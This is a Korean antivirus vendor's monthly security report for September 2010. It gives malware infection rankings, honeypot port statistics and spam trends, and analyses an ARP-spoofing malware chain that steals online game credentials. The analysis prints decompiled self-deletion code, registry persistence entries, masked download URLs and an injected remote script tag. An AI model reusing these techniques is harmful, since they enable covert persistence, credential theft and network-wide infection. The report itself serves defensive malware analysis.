www.alyac.co.kr


피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차



Part Ⅰ 9월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15


[2010년 9월 1일 ~ 2010년 9월 30일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	↑2	V.ADV.Admoke	Adware	55,195
2	↑1	S.SPY.Lineag-GLG	Spyware	46,529
3	↑7	V.DWN.el.39xxxx	Trojan	33,490
4	↓2	V.TRJ.Patched.imm	Trojan	27,240
5	↓1	A.ADV.BHO.IESearch	Adware	26,463
6	↓2	S.SPY.OnlineGames.kb	Spyware	21,642
7	↑4	V.WOM.Conficker	Worm	21,728
8	New	Trojan.Generic.4667513	Trojan	20,078
9	New	S.SPY.OnlineGames-H	Spyware	19,099
10	New	Trojan.Generic.4758434	Trojan	14,837
11	↓6	V.DWN.Agent.Pinsearch	Trojan	14,729
12	New	Adware.Generic.139910	Adware	13,050
13	New	Backdoor.Generic.456135	Backdoor	11,707
14	↓5	Trojan.Generic.4567643	Trojan	8,132
15	New	Trojan.Generic.4755171	Trojan	8,086

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임


감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.
9월의 감염 악성코드 TOP 15는 V.ADV.Admoke이 55,195건으로 TOP 15 중 1위를 차지하였으며, S.SPY.Lineag-GLG가 46,529건으로 2위, V.DWN.el.39xxxx가 33,490건으로 3위를 차지하였다.
이외에도 9월에 새로 Top 15에 진입한 악성코드는 6종이다.
최근 악성코드 중에는 MS 인터넷 익스플로러 취약점(MS10-002, MS10-018)을 이용해 PC에 침투하고, ARP Spoofing 공격과 온라인 게임 계정을 탈취하는 악성코드의 감염이 급증하고 있어 PC 사용자들의 주의가 필요하다.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율은 트로이 목마(Trojan)가 37%로 가장 많은 비율을 차지하고, 애드웨어(Adware)가 28%, 스파이웨어(Spyware)가 26%의 비율을 각각 차지하고 있다. 이번에 37%의 가장 높은 비율을 차지한 트로이목마(Trojan)는 보안이 취약한 웹 사이트에서 유포된 경우가 많이 발견되었다.


(3) 카테고리별 악성코드 비율 전월 비교



카테고리별 악성코드 비율을 전월과 비교하면, 트로이목마(Trojan)의 경우 전달에 비해 29.47% 정도 비율로 감소하였고, 스파이웨어의 경우(Spyware) 10.23% 정도 증가하였다. (바이러스, 취약점 등의 경우 Top15를 기준으로 했을 때 차지하는 비율이 없다는 것이다.)

(4) 월별 피해 신고 추이

[2009년 10월 ~ 2010년 9월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프이다. 9월의 경우 전달(8월)보다 신고 건수가 감소하였다.

(5) 월별 악성코드 DB 등록 추이

[2009년 10월 ~ 2010년 9월]



9월은 백도어(Backdoor) 계열의 변종 파일이 가장 많이 등록 되었으며, 다음으로 웜(Worm)이 많이 등록 되었다. 그 중에서도 임의의 포트(Port)를 오픈(Open)하여 공격자의 접속을 대기하는 V.BKD.PcClient.vx이 가장 많이 등록되었다.

Part I 9월의 악성코드 통계

2. 악성코드 이슈 분석 – "온라인 계정 비밀번호를 훔치는 ARP 스푸핑 악성코드"

최근 ARP Spoofing과 MS 취약점을 이용해 온라인 계정과 관련된 비밀번호를 훔치는 악성코드가 발견되었다. 이 악성코드의 특징은 감염된 호스트와 동일 네트워크에 있으면 인터넷만 해도 감염 된다는 것이다. 어떻게 이런 일이 가능한지 분석해 보도록 한다.


1) 전체 흐름

악성코드 전파의 시작은 yahoo.js 파일이다.

이 파일은 ad.htm, news.html, count.html 에 접속하는 스크립트 파일이다.

접속하는 페이지는 최근 MS 취약점을 사용하여 s.exe를 다운받아서 실행하는 일을 한다.

s.exe는 두 개의 파일을 다운받고 실행한다.



2) S.exe

S.exe는 드롭퍼(dropper)다. 파일 내부에 있는 리소스 영역에서 DLL 파일을 Drop하여 아래 경로에 생성한다.

%USERPROFILE%₩Microsoft₩smx4pnp.dll

그리고 부팅 시 자동으로 실행되기 위해 레지스트리를 등록한다.

SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
smx4pnp;rundll32.exe "%USERPROFILE%₩Microsoft₩smx4pnp.dll", Launch

마지막으로 rundll32.exe를 이용하여 DLL을 실행하고 자기 자신(s.exe)을 삭제 한다.
대부분의 악성코드는 자기 자신을 삭제하는데 .bat 파일을 만들어서 실행하지만 이번 악성코드의 경우는 RTL(Return To Library)이라는 기술을 사용했다.
이 기술은 2000년대 초반 시스템 해킹에서 여러 개의 함수를 순차적으로 실행하기 위한 기법으로 많이 사용되었다. 그 코드는 아래와 같다.

```
if ( CreateProcessW(0, &CommandLine, 0, 0, 1, 4u, 0, 0, &StartupInfo, &ProcessInformation)// 4: CREATE_SUSPENDED
  && (Context.ContextFlags = 0x10007u,
      Context.Dr0 = 0,
      memset(&Context.Dr1, 0, 0x2C4u),
      GetThreadContext(ProcessInformation.hThread, &Context),
      dwPathSize = GetModuleFileNameW(0, &ExePath, 0x104u),
      v3 = GetModuleHandleW(L"Kernel32.dll"), // base addr of kernel32
      Context.Eip = (DWORD)GetProcAddress(v3, "WaitForSingleObject"),
      Context.Esp = (int)VirtualAllocEx(ProcessInformation.hProcess, 0, 0x80000u, 0x1000u, 0x40u) + 0x40000,
      DeleteFileW = GetProcAddress(v3, "DeleteFileW"),
      WaitForSingleObject_arg1 = hProcess,
      WaitForSingleObject_arg2 = -1,
      ExitProcess = GetProcAddress(v3, "ExitProcess"),
      DeleteFileW_arg1 = VirtualAllocEx(ProcessInformation.hProcess, 0, 2 * dwPathSize + 2, 0x1000u, 0x40u),// 48
      WriteProcessMemory(ProcessInformation.hProcess, DeleteFileW_arg1, &ExePath, 2 * dwPathSize + 2, 0))// 48 12
  && (ExitProcess_arg1 = 0,
      v13 = 0,
      WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)Context.Esp, &DeleteFileW, 0x1Cu, 0))//
                                          // - buffer
                                          // 0012F880  3D F7 81 7C 30 00 00 00 FF FF FF FF A2 CA 81 7C
                                          //         [DeleteFileW] [WaitForSingleObj..arg] [ExitProcess]
                                          // 0012F890  00 00 12 00 00 00 00 00 00 00 00 00
                                          //           [Dele..arg]     |       [Exit..arg]
  && SetThreadContext(ProcessInformation.hThread, &Context) )
{
  ResumeThread(ProcessInformation.hThread);
```

아무 프로세스(여기선 calc.exe)를 SUSPENDED 상태로 생성하고 EIP와 ESP를 설정 하고 스레드를 실행한다. EIP를 WaitForSingleObject() 함수로 설정 했기 때문에 이 함수가 먼저 실행되고 만들어진 스택에 의해서 DeleteFileW 함수, 마지막으로 ExitProcess 함수가 인자 값과 함께 실행된다.

3) smx4pnp.dll

smx4pnp.dll는 다운로더(downloader)다. 아래 사이트에서 악성 파일의 경로가 적혀있는 파일을 다운 받는다.

http://k*i.i*:8*/s.txt**

위 파일에는 악성 파일이 있는 인터넷 경로가 적혀 있고 이것을 다운받아 실행한다.

136
http://98.126..***:8*/ma.exe**
http://98.126..***:8*/tt.exe**

smx4pnp.dll는 악성코드를 다운받아서 실행하는 일만 한다

.

4) ma.exe

ma.exe는 드롭퍼(dropper)이며 %SYSTEM%에 xcvaver0.dll파일을 생성한다.
그리고 레지스트리에 CLSID를 등록하고 ma.exe 파일을 실행한 경로와 xcvaver0.dll 파일을 생성한 경로에 대한 정보를 써놓는다.

HCR₩CLSID₩{C3D16072-B843-2E1B-450B-50EADDC8EB63}
VcmnDllModuleName;C:₩WINDOWS₩system32₩xcvaver0.dll
VcmnExeModuleName;
C:₩Documents and Settings₩Administrator₩바탕 화면₩ma.exe
VcmnSobjEventName;BNMJJHYUIOPTREMN_0

그리고 생성한 xcvaver0.dll을 로드하고 Vout() 함수를 실행한다.
마지막으로 explorer.exe 프로세스에 생성한 xcvaver0.dll 파일을 인젝션(infection)하여 DLL이 해당 프로세스에서 실행되도록 한다.

5) xcvaver0.dll

xcvaver0.dll은 스파이웨어(spyware)다. 아이온, 던전앤파이터, 메이플스토리의 계정 정보를 탈취한다. 다음 사이트에서 특정 단어를 검사해서 계정을 정보를 얻는다.

사이트 명	plaync.co.kr aion.plaync.jp df.nexon.com maplestory.nexon.com
찾는 단어	id pwd account password

6) tt.exe

tt.exe는 드롭퍼(dropper)다. 가장 핵심이 되는 일인 ARP Spoofing을 하는 nvsvc.exe 파일과 이 파일을 실행하는데 필요한 wpcap 관련 라이브러리를 드롭한다. 생성하는 위치와 파일 목록은 다음과 같다.

%SYSTEM%₩nvsvc.exe : ARP Spoofing 하는 악성 파일
%SYSTEM%₩Packet.dll : wpcap 관련 라이브러리
%SYSTEM%₩WanPacket.dll : wpcap 관련 라이브러리
%SYSTEM%₩wpcap.dll : wpcap 관련 라이브러리

레지스트리 Run에 등록하고 자기 자신을 삭제한다.

HCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
nvsvc;%SYSTEM%₩nvsvc.exe

7) nvsvc.exe

nvsvc.exe은 ARP Spoofing을 사용하여 외부로부터 오는 http 패킷에 악성 스크립트를 삽입하는 일을 한다.

호스트 PC의 IP 주소를 얻어온다. 그리고 c클래스(xxx.xxx.xxx.1~224)를 순차적으로 ARP Spoofing 공격을 하여 ARP cache를 감염시킨다. 그리고 아래와 같이 필터를 설정하여 패킷을 받을 수 있도록 한다.

```
ether dst [MAC Address] and not dst [IP Address]
```

ARP cache가 감염된 host에서 http request를 보내고 response를 받을 때 패킷을 변조한다. 헤더 바로 아래에 다음의 코드를 삽입하여 사이트에 볼 때마다 삽입된 코드를 실행하도록 한다.

```
<script src=http://www.fxxxxx.com/js/yahoo.js></script>
```


이 파일은 처음에 알아본 파일이다. 결국 악성 스크립트가 실행되어 해당 컴퓨터에 악성코드가 설치되게 된다. 그래서 단 한대의 컴퓨터만 악성코드에 감염되어 있어도 네트워크 상의 모든 컴퓨터를 감염 시킬 수 있다.

이 악성코드는 ARP Spoofing과 최근 MS 취약점을 이용하여 전파된다.
네트워크 상에 감염된 호스트가 한 대만 있어도 모두 감염되는 특징이 있다.
하지만 MS 업데이트만 잘하면 이러한 감염을 막을 수 있기 때문에 업데이트 알람이 뜨면 바로 설치 하는 것이 좋다.

Part I 9월의 악성코드 통계

3. 허니팟/트래픽 분석


(1) 상위 Top 10 포트



8월에도 지속적으로 윈도우 자체의 취약점을 대상으로 한 TCP 135 포트 침입 시도가 가장 많았다. 지난달에 비해서는 14% 감소하였지만 TCP 21번에 대한 침입 시도가 전달에 비해 4배 이상 증가하였다. TCP 135 포트에 대한 침입시도는 RPC(Remote Procedure Call) 버퍼 오버런이 가능한 보안 취약점을 주로 이용한다.

(2) 상위 Top 5 포트 월별 추이

[2010년 7월 ~ 2010년 9월]




알려진 취약점을 노리는 패킷은 약간 감소했지만 FTP나 스팸 릴레이를 위한 서버의 권한 획득 시도가 증가했다.

계절적 원인과 더불어 PC사용이 더욱 증가하는 때가 되었으므로, 관리자는 쉬운 패스워드, 프로그램의 취약점등 기존에 알려진 모든 보안 위협에 대해 한번 더 점검 해야겠다.

(3) 악성 트래픽 유입 추이

[2009년 4월 ~ 2010년 9월]




전체적인 악성 트래픽의 유입양은 전달과 비슷하였다.
최근 이란의 핵시설과 같은 교통, 발전, 공장 자동화 같은 SCADA 시스템을 노리는 Stuxnet 악성코드가 등장하면서 다이하드 4.0 같은 영화에서나 나올법한 해커가 마음대로 교통망을 통제하거나, 발전소와 같은 기간산업을 노리는 일이 실제적인 위협으로 등장하게 되었다.
따라서 나 자신과 국가 사이버 안보를 위해 지금 사용하는 PC는 물론 일상생활에서 더욱 보안에 신경 써야 할 것이다.

Part I 9월의 악성코드 통계

3. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 수신된 악성코드 첨부, 스팸메일의 개수를 나타낸 그래프이다. 9월의 스팸 및 바이러스 메일의 특이사항은 페이스북 이용자를 노린 악성코드 감염으로 의심되는 현상이 많이 발견되었다. 페이스북 이용자들 간에 의미 없는 메일이 쇄도하는 사례가 속속 발견되었으며, 메일에는 별다른 내용이 없는 상태로 제목이 `Hello` `Hi` `Cool` 등 다양하였다. 첨부 파일이 없어도 간단한 코드의 자동실행만으로도 감염되는 악성코드도 많기 때문에 받는 즉시 삭제하는 편이 안전하다.

(2) 월별 통계 현황

[2010년 4월 ~ 2010년 9월]



월별 통계 현황은 악성코드 첨부 및 스팸메일이 전체메일에서 차지하는 비율을 나타내는 그래프이다.

